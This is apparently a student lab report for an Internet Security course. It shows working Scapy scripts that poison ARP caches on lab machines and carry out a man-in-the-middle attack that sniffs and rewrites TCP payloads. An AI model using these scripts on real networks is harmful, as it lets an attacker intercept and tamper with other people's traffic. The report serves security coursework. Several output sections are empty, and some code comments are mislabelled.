ARP Cache Poisoning

CSE644

Internet Security

Chirag Sachdev

680231131

Homework 2

Task 1

ARP Cache Poisoning

In this task we feed data to the machine by send ARP packets.

We create a packet using the scapy API in python.

An ARP packet can be constructed using the following code.


Code:

```
from scapy.all import *

e = Ether()
a=ARP()
# attacker's mac
e.dst="08:00:27:75:e3:fb"
# attackers mac
a.hwdst="08:00:27:75:e3:fb"
# user's IP
a.pdst="10.0.2.5"
# option request = 1; attack =2
a.op=1
pkt=e/a
pkt.show()
sendp(pkt)
```

We first send an ARP request packet which replies stating its physical address to the sender.

In the ARP option, we set the value as 1 to send a request.

Output:



Observation:

We receive a reply from the target due to which the ARP cache gets updated in the system of the sender.

We then change the ARP type to reply by updating the ARP.op field as 2. No reply is seen.


We first clear the cache of the system using the command:

Sudo ip -s -s neigh flush all

Code:

```
from scapy.all import *
e = Ether()
a=ARP()
# attacker's mac
e.dst="08:00:27:75:e3:fb"
# attackers mac
a.hwdst="08:00:27:75:e3:fb"
# user's IP
a.pdst="10.0.2.5"
# option request = 1; attack =2
a.op=2
pkt=e/a
pkt.show()
sendp(pkt)
```

Output:



Observation:


A reply packet does not update the ARP cache of the sender.

Next we send out a gratuitous packet which is a broadcast packet is used to update the information on all host machines.

Code:

```
from scapy.all import *
e = Ether()
a=ARP()
# attacker's mac
e.dst="ff:ff:ff:ff:ff:ff"
# attackers mac
a.hwdst="ff:ff:ff:ff:ff:ff"
# user's IP
a.pdst="10.0.2.5"
# option request = 1; attack =2
a.op=2
pkt=e/a
pkt.show()
sendp(pkt)
```

Output:



Observation:

Here we see that the MAC addresses get updated in all machines except the one which sends the packet out.

Task 2

Man in the Middle Attack

Here we establish a connection between a host and a server where the traffic is routed through an attacker and the host thinks the communication is between the host and the server whereas the communication is actually between the host and the attacker and the attacker and the server.

The host feels as if it is communicating with the server and the server feels its communicating with the host.

Step 1.


We poison the ARP cache of the host and server machines

Code:

```
from scapy.all import *
ethA = Ether()
arpA=ARP()
ethB =Ether()
arpB=ARP()

# Poisoning A's mac
# Sending ARP reply from M->A

# MAC of A
ethA.dst="08:00:27:75:e3:fb"

# ARP details

# MAC of attacker M
arpA.hwsrc="08:00:27:af:c1:87"
# IP of B
arpA.psrc="10.0.2.6"
# arp option 1=request, 2 = reply
arpA.op=2
frame1=ethA/arpA
sendp(frame1, count=1)

# Poisoning B's arp
# Sending reply from M->B

# MAC of B
ethB.dst="08:00:27:dc:ca:58"

# ARP details

# MAC of attacker M
arpB.hwsrc="08:00:27:af:c1:87"
# IP of A
```

```
arpB.psrc="10.0.2.5"
# arp option 1=request, 2=reply
arpB.op=2
frame2=ethB/arpB
sendp(frame2,count=1)
```

Output:




Observation:

The cache has been poisoned.

Step 2:

We ping from the server to host.

Output:




Observation:

We see that the ping does not get a response, the machine sends an ARP request.

We then turn on ip forwarding and check the ping response again

Output:



Observation:

After turning on forwarding, we see that the packets are forwarded and the host gets a reply.

Step 3:


We launch a MITM attack after establishing a connection between the host and the server.


We sniff packets and then change the data to “Z”.

Code for MITM attack:

```
from scapy.all import *
print("*****************MITM attack starts*****************")
def spoof_pkt(pkt):
    if pkt[IP].src=="10.0.2.5" and pkt[IP].dst=="10.0.2.6":
        IPLayer=IP(src=pkt[IP].src,dst=pkt[IP].dst)
        TCPLayer=TCP(sport=pkt[TCP].sport,
dport=pkt[TCP].dport,flags=pkt[TCP].flags, seq=pkt[TCP].seq,
ack=pkt[TCP].ack)
        if str(pkt[TCP].payload).isalpha():
            Data="Z"
            newpkt=IPLayer/TCPLayer/Data
        else:
            newpkt=pkt[IP]
        send(newpkt,verbose=0)
        print("Packet sent")

pkt=sniff(filter="tcp and (ether src 08:00:27:75:e3:fb or ether src
08:00:27:dc:ca:58)",prn=spoof_pkt)
```

Output:





We can see the content of packet sent was “c” but the one received was “z”

Thus we have successfully launched a MITM attack.